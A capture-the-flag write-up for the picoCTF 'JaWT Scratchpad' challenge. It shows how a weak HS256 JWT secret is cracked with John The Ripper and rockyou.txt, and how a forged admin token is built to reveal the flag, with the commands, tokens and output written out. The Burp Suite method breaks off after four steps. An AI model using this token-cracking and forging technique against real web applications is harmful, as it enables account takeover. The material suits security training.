# JaWT Scratchpad Write-Up Documentation

# Table of Contents

# 1.0 Introduction

This write-up is made up of one of the challenges under the category of web exploitation from the picoCTF platform. The challenge is related to JSON Web Token (JWT) in web cookies. The challenge's description, hint, and level are written in the write-up. In addition, several tools to be used to solve the challenge are introduced in the write-up. Lastly, the step-by-step solution to the challenge is stated by using 2 different methods as guidance for CTF players to attempt the challenge.

# 2.0 JaWT Scratchpad

## 2.1 Challenge Description

The source of this challenge is taken from the picoCTF platform which falls under web exploitation. The name of this challenge is known as JaWT Scratchpad. The description of the challenge would be to view the scratchpad of admin through http://jupiter.challenges.picoctf.org:63090. There are 2 hints provided which are what is that cookie and have you heard of jwt. The level of this challenge is medium-high, with 400 points at the picoCTF platform.

## 2.2 Challenge Analysis

The source of this challenge is taken from the picoCTF platform which falls under web exploitation. The name of this challenge is known as JaWT Scratchpad. The description of the challenge would be to view the scratchpad of admin through http://jupiter.challenges.picoctf.org:63090. There are 2 hints provided which are what is that cookie and have you heard of jwt. The level of this challenge is medium-high, with 400 points at the picoCTF platform (Hammond, 2019).

## 2.3 Introduction to JSON Web Token

JWT is also known as JSON Web Token which defines a concise and self-contained method for securely transferring information as a JSON object between parties. HMAC algorithm and RSA or ECDSA can be used to sign JWTs. JWT is made up of 3 different parts which are the header, payload and signature. The header consists of type of algorithm implemented and the payload contains user entity. Each part is separated by a dot (auth0, 2023).

## 2.4 Tools

**JWT.io debugger**

JWT.io debugger is used to decode and encode the jwt value in this challenge.

**John The Ripper**

John The Ripper is a password cracker pre-installed in Linux. This tool is used to perform a dictionary attack to the signature of jwt in this challenge.

## JWT Tool

JWT Tool by ticarpi is a tool specialised in cracking JWT. This tool is used to launch a dictionary attack to the signature of jwt and tamper token in this challenge.

Installation Guide: https://github.com/ticarpi/jwt_tool


## Burp Suite

Burp Suite is software that is used for web application penetration testing. This tool is used to intercept the traffic and make modified request to get desired response from the server of the website in this challenge.

# 3.0 Solution

## 3.1 Method 1: Use JWT.io Debugger and John The Ripper

Step 1: Go to http://jupiter.challenges.picoctf.org:63090 with browser (Figure 3.1.1).



JaWT

powered by JWT

Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts. **JaWT works best in Google Chrome for some reason.**


You will need to log in to access the JaWT scratchpad. You can use any name, other than admin... because the admin user gets a special scratchpad!

Register with your name!

You can use your name as a log in, because that's quick and easy to remember! If you don't like your name, use a short and cool one like John!

Figure 3.1.1: JaWT Scratchpad Website

Step 2: It didn’t provide any valuable information from this page. Let enter any name to be registered in the text field as per the instruction under the text field and press enter (Figure 3.1.2).



JaWT

powered by JWT

Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts. **JaWT works best in Google Chrome for some reason.**

Hello John!


Here is your JaWT scratchpad!

Register with your name!

You can use your name as a log in, because that's quick and easy to remember! If you don't like your name, use a short and cool one like John!

Figure 3.1.2: Registered JaWT Scratchpad Website

Step 3: It seems didn’t have any valuable information from this page after registered. Open the console of the browser (Figure 3.1.3).



Welcome to JaWT!

JaWT is an online scratchpad, whatever you'd like! Consider it thoughts. JaWT works best ir reason.

Hello John!

Here is your JaWT scratchpad!

Register with your

You can use your name as a lo easy to remember! If you don't

```
<!DOCTYPE html>
<html>
 ▸<head> ⋯ </head>
 ▾<body data-new-gr-c-s-check-loaded="14.1111.0" data-gr-ext-installed>
   ▸<header> ⋯ </header>
   ▸<div id="main"> ⋯ </div> flex == $0
    <script> window.onload = function() { document.getElementById("name").focus(); }; </script>
   ▸<div id="loom-companion-mv3" ext-id="liecbddmkiiihnedobmlmillhodjkdmb"> ⋯ </div>
  </body>
 ▸<grammarly-desktop-integration data-grammarly-shadow-root="true"> ⋯ </grammarly-desktop-integration>
</html>
```

```
element.style {
}
#main {                                   stylesheet.css:9
  display: flex;
  min-height: calc(100vh - 40vh);
}
* {                                       stylesheet.css:1
  box-sizing: border-box;
  font-family: Verdana;
}
div {                          user agent stylesheet
  display: block;
}
```


Highlights from the Chrome 114 update

Support WebAssembly debugging

Chrome DevTools supports WebAssembly debugging with DWARF information (using an extension).

Figure 3.1.3: Console of The Browser

Step 4: Based on the hints given, the valuable information may store in cookies. Go to "Application", click on "Cookies", then click on "http://jupiter.challenges.picoctf.org:63090", the jwt is found in the cookies (Figure 3.1.4).




| Name | Value | D. | P.. | Exp... | Size | Htt... | Sec... | Sa... | Par... | Pr... |
|---|---|---|---|---|---|---|---|---|---|---|
| jwt | eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1N... | j... | / | Ses... | 104 | | | | | Me... |
| _ga_BSZFGM3NWK | GS1.1.1686034255.10.0.1686034258.... | .... | / | 202... | 52 | | | | | Me... |
| _gid | GA1.2.2143116361.1686034256 | .... | / | 202... | 31 | | | | | Me... |
| _ga | GA1.2.1012553198.1684218859 | .... | / | 202... | 30 | | | | | Me... |

Cookie Value

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiSm9obiJ9.K1Omo0Gk5saKwJTkkgT7PUZohD7USknEE0lmT2AYAiM

Figure 3.1.4: JWT in Cookies

Step 5: Copy the value of the jwt. Then, open jwt.io in the browser (Figure 3.1.5).



Debugger

Warning: JWTs are credentials, which can grant access to resources. Be careful where you paste them! We do not record tokens, all validation and debugging is done on the client side.


```
{}
```

```
{}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

Figure 3.1.5: jwt.io

Step 6: Paste the value of the jwt into the encoded area under debugger to decode it to gather information. From the decoded section, the jwt applied HS256 algorithm, the user is john as registered previously and the secret of the signature still remain unknown (Figure 3.1.6).


Algorithm
Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE

Algorithm HS256

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
J1c2VyIjoiSm9obiJ9.K1Omo0Gk5saKwJTkkgT7
PUZohD7USknEE0lmT2AYAiM
```


```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

```
{
  "user": "John"
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) □ secret base64 encoded
```

Figure 3.1.6: Decode JWT Through Debugger


Step 7: Open Linux machine, paste the jwt value into a text file and save it as crack.txt in desktop. This file will be used for dictionary attack later (Figure 3.1.7).



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiSm9obiJ9.K1Omo0Gk5saKwJTkkgT7PUZohD7USknEE0lmT2AYAiM
```

Figure 3.1.7: Crack.txt Consist of JWT


Step 8: Open terminal and change directory to desktop as the crack,txt is saved in desktop using command “cd Desktop” (Figure 3.1.8).



```
┌──(kali㉿kali)-[~]
└─$ cd Desktop
```

Figure 3.1.8: Change Directory to Desktop


Step 9: To launch dictionary attack using John The Ripper, use command “john –wordlist=/usr/share/wordlists/rockyou.txt –format=HMAC-SHA256 crack.txt”. John refers to start John The Ripper, wordlist is stated with path of the dictionary used to crack the jwt and format refers to the algorithm implemented which is HS256 (HMAC-SHA256). For your information, rockyou.txt is one of the popular wordlists that consists of millions of common weak passwords used by users. The result shown ilovepico as the secret of the jwt signature (Housen, 2019) (Figure 3.1.9).



```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=HMAC-SHA256 crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovepico        (?)
1g 0:00:00:02 DONE (2023-06-06 10:39) 0.4048g/s 2994Kp/s 2994Kc/s 2994KC/s iloverob4live345..ilovemymother@
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 3.1.9: Dictionary Attack Using John The Ripper

Step 10: Enter “ilovepico” in the textbox under verify signature and change user to admin in the payload as the challenge asked to log in as admin. Then, a new encoded token is generated, copy it (Figure 3.1.10).



Debugger
Algorithm
HS256
Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE
3
2
1

**Warning:** JWTs are credentials, which can grant access to resources. Be careful where you paste them! We do not record tokens, all validation and debugging is done on the client side.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.gtqDl4jVDvNbEe_JYEZTN19Vx6X9NNZtRVbKPBkhO-s
```


```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

```
"user": "admin"
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  ilovepico
) ☐ secret base64 encoded
```

Figure 3.1.10: Modified JWT with Secret

Step 11: Edit the jwt value and paste it with the new modified jwt. Then, refresh the webpage. The flag is shown at the scratchpad (Figure 3.1.11).



JaWT

powered by JWT

Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts. **JaWT works best in Google Chrome for some reason.**

Hello admin!

Here is your JaWT scratchpad!

picoCTF{jawt_was_just_what_you_thought_f859ab2f}

| Name | Value | D | P. | E... | S... | H.. | S... | S... | P... | P. |
|---|---|---|---|---|---|---|---|---|---|---|
| jwt | eyJ0eXAiOiJKV1QiL... | j.. | / | S... | 1... | | | | | M... |
| _ga_BSZFG... | GS1.1.1686034255.... | ... | / | 2... | 52 | | | | | M... |
| _gid | GA1.2.2143116361.... | ... | / | 2... | 31 | | | | | M... |
| _ga | GA1.2.1012553198.... | ... | / | 2... | 30 | | | | | M... |

Select a cookie to preview its value


Highlights from the Chrome 114 update

Figure 3.1.11: Get The Flag

## 3.2 Method 2: Use Burp Suite and JWT Tool

Perform all the steps below using Linux machine.

Step 1: Go to http://jupiter.challenges.picoctf.org:63090 with Firefox (Figure 3.2.1).



JaWT

powered by JWT

Welcome to JaWT!

JaWT is an online scratchpad, where you can "jot" down whatever you'd like! Consider it a notebook for your thoughts. **JaWT works best in Google Chrome for some reason.**


You will need to log in to access the JaWT scratchpad. You can use any name, other than admin... because the admin user gets a special scratchpad!

Register with your name!

You can use your name as a log in, because that's quick and easy to remember! If you don't like your name, use a short and cool one like John!

Figure 3.2.1: JaWt

Step 2: Go to Firefox settings, scroll down and find network settings. Then, click the settings and configure as figure below and click ok (Figure 3.2.2).



Configure Proxy Access to the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration

HTTP Proxy 127.0.0.1 Port 8080

☑ Also use this proxy for HTTPS

HTTPS Proxy 127.0.0.1 Port 8080

SOCKS Host Port 0

○ SOCKS v4 ● SOCKS v5

○ Automatic proxy configuration URL


No proxy for

Example: .mozilla.org, .net.nz, 192.168.1.0/24

Connections to localhost, 127.0.0.1/8, and ::1 are never proxied.

Figure 3.2.2: Firefox Configuration

Step 3: Start Burp Suite (Figure 3.2.3).


Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn
Settings
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder attack
Search...
Time to level up? Catch more bugs with Burp Suite Pro
Find out more
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tentative
Event log
Filter Critical Error Info Debug
Advisory

1. Live passive crawl from Proxy (all traffic)

Add links. Add item itself, same domain and URLs in suite scope.

Capturing: ●

2 items added to site map

2 responses processed


0 responses queued

| Issue type | Host | Path | Insertion point | Severity |
|---|---|---|---|---|
| Suspicious input transformation (reflected) | http://insecure-bank.com | /url-shorten | input parameter | Information |
| SMTP header injection | http://insecure-website.c... | /contact-us | from parameter | Medium |
| Serialized object in HTTP message | http://insecure-bank.com | /blog | | High |
| Cross-site scripting (DOM-based) | https://insecure-bank.com | / | | High |
| XML external entity injection | https://vulnerable-websit... | /product/stock | request body | High |
| External service interaction (HTTP) | https://insecure-website.... | /product | Referer HTTP header | High |
| Web cache poisoning | http://insecure-bank.com | /contact-us | | High |
| Server-side template injection | http://insecure-bank.com | /user-homepage | input parameter | High |
| SQL injection | https://vulnerable-websit... | / | TrackingId cookie | High |
| OS command injection | https://insecure-website.... | /feedback/submit | subject parameter | High |

| Time | Type | Source | Message |
|---|---|---|---|
| 12:11:59 6 Jun 2023 | Info | Proxy | Proxy service started on 127.0.0.1:8080 |

Figure 3.2.3: Burp Suite

Step 4: Go to proxy and click the intercept is on in Burp Suite. This is to intercept the traffic send to the server (Figure 3.2.4).

